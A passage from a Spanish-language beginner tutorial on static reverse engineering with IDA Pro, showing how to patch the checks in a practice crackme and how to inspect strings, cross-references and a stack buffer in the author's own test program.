
```

0040134D
0040134D
0040134D
0040134D sub_40134D proc near
0040134D push    30h          ; uType
0040134F push    offset Caption ; "Good work!"
00401354 push    offset Text   ; "Great work, mate!\rNow try the next Cra"...
00401359 push    dword ptr [ebp+8] ; hWnd
0040135C call    MessageBoxA
00401361 retn
00401361 sub_40134D endp
00401361

```

Allí vemos unas posibles strings de chico bueno que también estaban en la lista de strings, pero como el cartel de error que aparecía, nos daba la string de error, creímos que era mejor empezar por ahí pues esta podía ser una string falsa de chico bueno, pero como vemos que el programa decide venir aquí o a la zona de chico malo, vemos que es muy posible que sea la correcta.

A esta función la renombramos como CARTEL\_BUENO.




```


0040134D
0040134D
0040134D
0040134D CARTEL_BUENO proc near
0040134D push    30h          ; uType
0040134F push    offset Caption ; "Good work!"
00401354 push    offset Text   ; "Great work, mate!\n"
00401359 push    dword ptr [ebp+8] ; hWnd
0040135C call    MessageBoxA
00401361 retn
00401361 CARTEL_BUENO endp
00401361

```

En la referencia pintamos el bloque que nos lleva aquí de verde.




Y también como vamos a trabajar por otras partes del programa para poder volver fácilmente aquí, nos ubicamos en el JZ de 0x401243 y vamos a JUMP-MARK POSITION y le ponemos un nombre que nos guie como DECISION\_FINAL.




Address	Description
00401243	DECISION_FINAL

Vemos que entonces en JUMP-JUMP TO MARKED POSITION nos aparece la lista de marcas que hicimos y podemos ir a la que queramos por si nos perdemos en el programa.



Quiere decir que teóricamente si parcheáramos ese JZ y lo cambiáramos por un JNZ aun siendo invalido nos llevaría a GOOD WORK, siempre y cuando el anterior cartel de error no nos tire fuera veamos.




Lo cambio con el KEYPATCH.




Y guardo los cambios con APPLY PATCH TO INPUT FILE.



Vemos que lo parcheamos, pero en qué caso saldrá el otro cartel de error que falta parchear.




Si ponemos esto vemos que salen los dos primero el cartel de error y luego el de chico bueno, veamos si podemos parchear el otro cartel de error.




Vemos ahí el otro cartel de error que lo pinte de rojo más adelante analizaremos completamente este crackme pero es obvio que compara contra 41 que es la A en ASCII y si es más bajo (JB) te tira al error, así que si vemos que yo en el ultimo intento puse números en vez de letras en mi nombre, obviamente los números tienen caracteres ASCII mas bajos que 41 (cero es 30, uno es 31, etc) por lo tanto cuando detecta que en el nombre hay números te saca el cartel de error, así que parchearemos esto (aquí no podemos cambiar JB por JNB porque si no nos tirara el error al poner las letras en el nombre ya que se invertirá).

Si con la barra espaciadora lo quitamos de modo grafico




Vemos que saltara para llegar al cartel de error, la línea punteada a la izquierda me muestra el salto, así que si lo nopeo no saltara y seguirá con la próxima instrucción sin venir aquí.

Volviendo al gráfico.



Vemos que rellenará con 90 hasta la siguiente instrucción así que no se romperá, creo jeje.

Quedo bien, pero los bloques se me desordenaron y me quedo feo a la vista, así que hago click derecho-LAYOUT GRAPH y lo acomodara.





Vemos que allí están los nops y el bloque de error me quedo aislado y no se puede llegar allí mas.

Guardo los cambios de la misma forma que antes.

```
Applied 1/1 patch(es)
eypatch: attempting to modify "jb short loc_4013AC" at 0x40138B to "nop"
eypatch: successfully patched 2 byte(s) at 0x40138B from [72 1F] to [90 90], with 1 byte(s) NOP padded
Applied 3/3 patch(es)
```

Vemos si ahora acepta cualquier cosa.



Bueno este es un inicio obviamente solo parcheamos para ir tomando contacto con el reversing estático más adelante veremos cómo reversearlo completo y hacer un keygen pero eso será unos capítulos más adelante por ahora vamos despacio y vemos esto.

Hasta la parte 9  
Ricardo Narvaja

# INTRODUCCIÓN AL REVERSING CON IDA PRO DESDE CERO PARTE 9

---

Estamos viendo poco a poco como manejarnos en el LOADER, dejamos algunas cositas pendientes para más adelante que se necesita ver en un DEBUGGER por ejemplo como cambian los flags con ciertas instrucciones.


Vamos a ir practicando ejemplitos muy sencillos en este caso es un pequeño crackme ultra simple que compile en VISUAL STUDIO 2015 para practicar. Obviamente para que corra tendrán que tener la última versión de las VISUAL STUDIO 2015 C++ runtimes.

<https://www.microsoft.com/es-ar/download/details.aspx?id=48145>

Los paquetes de Visual C++ Redistributable instalan los componentes de tiempo de ejecución que se necesitan para ejecutar aplicaciones de C++ compiladas con Visual Studio 2015.

Se bajan el idioma de su sistema operativo lo instalan y listo.

Adjunto va el ejecutable que cree que se llama HOLA\_REVERSER.exe y que corre de Windows 7 en adelante.



Al tipear un numero me dirá si soy buen o mal reverser, jeje.

```

C:\Users\ricna\Desktop\New folder (3)\HOLA_REVERSER.exe
Pone un numerito
8989
Tipeaste: 8989
Bad reverser JUA JUA
ENTER PARA IRTE

```

Vemos que es un código ultra sencillo, si lo abro en IDA en el LOADER solamente.

En mi caso (NO EN EL SUYO) la función main aparece entre las funciones, la puedo buscar con CTRL +F allí en esa pestaña, o donde tenga abierta la pestaña funciones, pero eso ocurre porque como yo compile el programa al hacerlo el VISUAL STUDIO crea un archivo pdb de símbolos el cual IDA detecta y carga los nombres de las funciones y variables que yo puse, vemos que en el mío al igual que en mi código fuente, me aparece main, más abajo printf, veremos qué pasa en el de ustedes.

The screenshot shows the IDA Pro interface with the 'Functions window' tab selected. The left pane lists various functions, with 'main' highlighted and circled in blue. The right pane displays the assembly code for the main function:

```

00401040
00401040 ; Attributes: bp-based frame
00401040
00401040 ; int __cdecl main(int argc, const char **argv, const char **envp)
00401040 main proc near
00401040
00401040 Buf= byte ptr -7Ch
00401040 var_4= dword ptr -4
00401040 argc= dword ptr 8
00401040 argv= dword ptr 0Ch
00401040 envp= dword ptr 10h
00401040
00401040 push ebp
00401040 mov ebp, esp
00401043 sub esp, 7Ch
00401046 mov eax, __security_cookie
00401048 xor eax, ebp
0040104D mov [ebp+var_4], eax
00401050 push esi
00401051 push offset aPoneUnNumerito ; "Pone un numerito\n"
00401054 call printf
00401058 lea eax, [ebp+Buf]
0040105E push 14h ; Size
00401066 push eax ; Buf
00401061 call ds:_imp_gets_s

```


The status bar at the bottom indicates: 100.00% (142,22) (953,295) 00000440 00401040: main (Synchronized with Hex View-1)

Bueno en el de ustedes como no tiene símbolos no aparece el main, lo cual es el escenario mas probable pues nadie distribuye un programa con símbolos.

The screenshot shows the IDA Pro interface with the 'Functions window' tab selected. The search bar at the bottom has 'mai' entered and circled in blue. The left pane shows the search results for 'mai'.

Normalmente tendremos símbolos para los modulos de sistema, no los que son propietarios de algún programa, salvo casos muy raros, en este caso este engendro es de mi autoría, por eso yo tengo los símbolos, pero lo analizaremos sin símbolos como cualquier hijo de vecino, jeje.

Vemos que acá al no tener símbolos



Estamos como un poco más pelados de información, pero bueno podemos mirar las strings a ver que hay.

Address	Length	Type	String
.rdata:00402108	00000012	C	Pone un numerito\n
.rdata:0040211C	0000000E	C	Tipeaste: %s\n
.rdata:0040212C	00000029	C	Good reverser CLAP CLAP\nENTER PARA IRTE\n
.rdata:00402158	00000027	C	Bad reverser JUA JUA \nENTER PARA IRTE\n
.rdata:004022EC	00000005	C	GCTL
.rdata:004022F8	00000009	C	.text\$mn
.rdata:0040230C	00000009	C	.idata\$5
...	...	...	...

Tenemos las strings a la vista, las que usaba para decirnos que nos equivocamos al poner el numerito.

Podemos hacer doble click en "Pone un numerito\n"

The screenshot shows the assembly code with the string 'Pone un numerito' highlighted with a blue oval. The assembly code includes:

```

.rdata:00402100 : struct _EXCEPTION_POINTERS ExceptionInfo
.rdata:00402100     ExceptionInfo _EXCEPTION_POINTERS <offset dword_403018, offset dword_403000>
.rdata:00402100             ; DATA XREF: sub_401327+EDTo
.rdata:00402108 aPoneUnNumerito db 'Pone un numerito',0Ah,0 ; DATA XREF: sub_401040+11↑d
.rdata:00402110 align 4
.rdata:0040211C aTipeasteS db 'Tipeaste: %s',0Ah,0 ; DATA XREF: sub_401040+37To
.rdata:00402120 align 4
.rdata:0040212C aGoodReverserCl db 'Good reverser CLAP CLAP',0Ah ; DATA XREF: sub_401040+4D↑o
.rdata:0040212C             db 'ENTER PARA IRTE',0Ah,0
.rdata:00402155 align 4
.rdata:00402158 aBadReverserJua db 'Bad reverser JUA JUA ',0Ah
.rdata:00402158             ; DATA XREF: sub_401040:loc_401094↑o

```

Allí vemos que 0x402108 es la dirección de la string, al lado de la dirección vemos el TAG que le pone a la misma siempre empieza con la letra "a" por ser una string ASCII y el resto tiene que ver con la misma

string, para que sea fácil de reconocer en este caso el tag es **aPoneUnNumerito** luego db porque es una cadena de bytes

A la string que como antes si la pasamos a bytes con D vemos los mismos.

```

View-A IDA View-B Strings window Hex View-1
.rdata:004020FF db 0
.rdata:00402100 ; struct _EXCEPTION_POINTERS ExceptionInfo
.rdata:00402100 ExceptionInfo _EXCEPTION_POINTERS <offset dword_403018, offset dword_403068>
.rdata:00402100 ; DATA XREF: sub_401327+ED↑o
.rdata:00402108 byte_402108 db 50h ; n
.rdata:00402109 db 6Fh ; o
.rdata:0040210A db 6Eh ; n
.rdata:0040210B db 65h ; e
.rdata:0040210C db 20h
.rdata:0040210D db 75h ; u
.rdata:0040210E db 6Eh ; n
.rdata:0040210F db 20h
.rdata:00402110 db 6Eh ; n
.rdata:00402111 db 75h ; u
.rdata:00402112 db 60h ; m
.rdata:00402113 db 65h ; e
.rdata:00402114 db 72h ; r
.rdata:00402115 db 69h ; i
.rdata:00402116 db 74h ; t
.rdata:00402117 db 6Fh ; o
.rdata:00402118 db 0Ah
.rdata:00402119 db 0
.rdata:0040211A align 4
.rdata:0040211C aPoneUnNumerito db 'Pone un numerito',0Ah,0 ; DATA XREF: sub_401040+11↑o
align 4
.rdata:0040211C aTipeasteS db 'Tipeaste: %s',0Ah,0 ; DATA XREF: sub_401040+37↑o
00001308 00402108: .rdata:bvte 402108

```

Ya ahora que nos aseguramos volvemos a crear la string con la tecla A.

```

View-A IDA View-B Strings window Hex View-1 Structures Enums Imports
.rdata:004020FF db 0
.rdata:00402100 ; struct _EXCEPTION_POINTERS ExceptionInfo
.rdata:00402100 ExceptionInfo _EXCEPTION_POINTERS <offset dword_403018, offset dword_403068>
.rdata:00402100 ; DATA XREF: sub_401327+ED↑o
.rdata:00402108 aPoneUnNumerito db 'Pone un numerito',0Ah,0 ; DATA XREF: sub_401040+11↑o
.rdata:0040211A align 4
.rdata:00402111
.rdata:00402112 push ebp
.rdata:00402112 mov ebp, esp
.rdata:00402112 sub esp, 7Ch
.rdata:00402115 mov eax, __security_cookie
.rdata:00402115 xor eax, ebp
.rdata:00402115 mov [ebp+var_4], eax
.rdata:00402117 push offset aPoneUnNumerito ; "Pone un numerito\n"
.rdata:00402117 push offset aPoneUnNumerito ; "Pone un numerito\n"
.rdata:00402118 call sub_401010
.rdata:00402118 dd 0 ; Characteristics
.rdata:00402118 dd 0 ; Characteristics

```

Pasando el mouse por la flechita de la referencia vemos de donde es llamada, pero más cómodo es apretar la X para ver la lista de referencias e ir allí.


Direction	Type	Address	Text
Up	o	sub_401040+11	push offset aPoneUnNumerito; "Pone un numerito\n"

OK Cancel Search Help

Line 1 of 1

File Edit View Tools Options Help

Bueno estamos en la función principal acá no se llama main, aunque el nombre del buffer que es bastante genérico le puso Buf.



The screenshot shows the assembly code for the `sub_401040` procedure. The code includes variable declarations like `Buf` and `var_4`, stack frame setup with `push ebp` and `mov esp, ebp`, and a `sub esp, 7Ch` instruction. It also contains `mov eax, __security_cookie`, `xor eax, eax`, and `push [ebp+var_4], eax`. The `call sub_401010` instruction is followed by `lea eax, [ebp+Buf]`. The `push 14h` instruction is annotated with `; Size`, and the `push eax` instruction is annotated with `; Buf`. The `call ds:gets_s` instruction is annotated with `ds:gets_s`, and the final `lea eax, [ebp+Buf]` is annotated with `[ebp+Buf]`.

Se supone que no conocemos el código fuente, pero si lo veo

```
int cookie;
char buf[120];
int max = 20;
printf("Pone un numerito\n");
```

Me doy cuenta que de las variables que cree, algunas las optimizo como por ejemplo `cookie` y `max` que las reemplazo por constantes y dejo solo el buffer que en mi código era de 120 bytes decimal.

Un buffer es un espacio de memoria reservado para guardar datos, en este caso reserve 120 bytes.

Como podemos saber en IDA el largo de un buffer del stack si no tenemos el código fuente?



The screenshot shows the assembly code for the `sub_401040` procedure. The code includes variable declarations like `Buf` and `var_4`, stack frame setup with `push ebp` and `mov esp, ebp`, and a `sub esp, 7Ch` instruction. It also contains `mov eax, __security_cookie`, `xor eax, eax`, and `push [ebp+var_4], eax`. The `call sub_401010` instruction is followed by `lea eax, [ebp+Buf]`. The `push 14h` instruction is annotated with `; Size`, and the `push eax` instruction is annotated with `; Buf`. The `call ds:gets_s` instruction is annotated with `ds:gets_s`, and the final `lea eax, [ebp+Buf]` is annotated with `[ebp+Buf]`.


Allí vemos en la parte superior de la función la lista de variables y argumentos, haciendo doble click en cualquiera nos lleva a la vista estática del stack en la cual se ven las posiciones de las variables, buffers argumentos etc en forma estática y la distancia que hay entre ellas.

```

-00000080 ; Use data definition commands to create local variables and function arguments.
-00000080 ; Two special fields " r" and " s" represent return address and saved registers.
-00000080 ; Frame size: 80; Saved regs: 4; Purge: 0
-00000080 ;
-00000080
-00000080          db ? ; undefined
-0000007F          db ? ; undefined
-0000007E          db ? ; undefined
-0000007D          db ? ; undefined
-0000007C Buf
-0000007B          db ? ; undefined
-0000007A          db ? ; undefined
-00000079          db ? ; undefined
-00000078          db ? ; undefined
-00000077          db ? ; undefined
-00000076          db ? ; undefined
-00000075          db ? ; undefined
-00000074          db ? ; undefined
-00000073          db ? ; undefined
-00000072          db ? ; undefined
-00000071          db ? ; undefined
-00000070          db ? ; undefined

```

Allí vemos Buf pero está definida como byte db (IDA al no tener los símbolos no puede detectar el buffer) para cambiarla a array de caracteres o buffer, hacemos click derecho en la palabra Buf y elegimos la opción Array.



Allí vemos que se fija hasta la siguiente variable o lo que haya más abajo en el stack, detecta 120 decimal de largo y el array element es el largo de cada campo como es 1 es un array de caracteres o bytes y mide  $120 * 1$  o sea 120.

Si acepto.

```

||-00000080      db ? ; undefined
||-0000007F      db ? ; undefined
||-0000007E      db ? ; undefined
||-0000007D      db ? ; undefined
| -0000007C Buf   db 120 dup(?)
| -00000074 var_4 dd ?
+00000080      db 4 dup(?)
+00000084 r      db 4 dup(?)
+00000088
+00000088 ; end of stack variables

```

Veo el buffer de 120 bytes que coincide con mi código fuente, aunque el compilador podría hacerlo más grande, mientras que sea como mínimo 120 está bien, en este caso son iguales. DUP significa duplicar (realmente sería multiplicar) 120 veces el carácter ? porque no está definido el valor aun, es un buffer estático vacío.

```

int cookie;
char buf[120];
int max = 20;
printf("Pone un numerito\n");

```

Ya aclararemos más adelante la vista del stack estática, pero debajo de Buf hay una variable dword (dw) llamada var\_4

S y R son el EBP guardado de la función padre de esta la que la llamo y el RETURN ADDRESS como habíamos visto al entrar en la función primero se pasaban con PUSH los argumentos, luego se usaba un CALL para entrar en la función que guardaba el RETURN ADDRESS o dirección de retorno en el stack, y arriba de S van las variables.

## VARIABLES

...

...

